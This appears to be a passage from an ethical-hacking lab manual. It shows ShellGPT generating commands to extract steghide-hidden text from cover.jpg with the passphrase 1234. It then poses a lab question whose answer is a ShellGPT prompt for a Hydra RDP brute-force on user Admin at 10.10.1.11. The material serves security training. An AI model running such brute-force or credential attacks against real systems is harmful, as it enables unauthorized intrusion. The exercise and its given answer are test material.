


12. Close the image file and attacker window. Navigate back to the **Terminal** window.
13. Now, we will extract hidden text from the cover.jpg file by executing **sgpt --shell "Use steghide to extract hidden text in cover.jpg"**.

In the prompt type **E** and press **Enter** to execute the command.



14. In the **Enter passphrase** prompt, type **1234** and press **Enter**.
15. In the next prompt, type **y** and press **Enter** to continue.
16. You can observe that the extracted data is stored in the **secret.txt** file.
17. Now, run **pluma secret.txt** command to view the extracted data file.
18. You can observe that the extracted data is same as the input data given in **Step#9**.



19. Apart from the aforementioned commands, you can further use ShellGPT prompts to perform system hacking.
20. This concludes the demonstration of performing system hacking using ShellGPT.
21. Close all open windows and document all the acquired information.

Question 6.6.1.1

In Parrot Security machine write a ShellGPT prompt and execute it to crack the RDP password of user Admin present in Windows 11 machine using the passwords.txt file present in /home/attacker location. Enter the cracked RDP password of Admin.

sgpt --shell "Use Hydra to perform RDP bruteforce on target 10.10.1.11 with username 'Admin' and password list at /home/attacker/passwords.txt"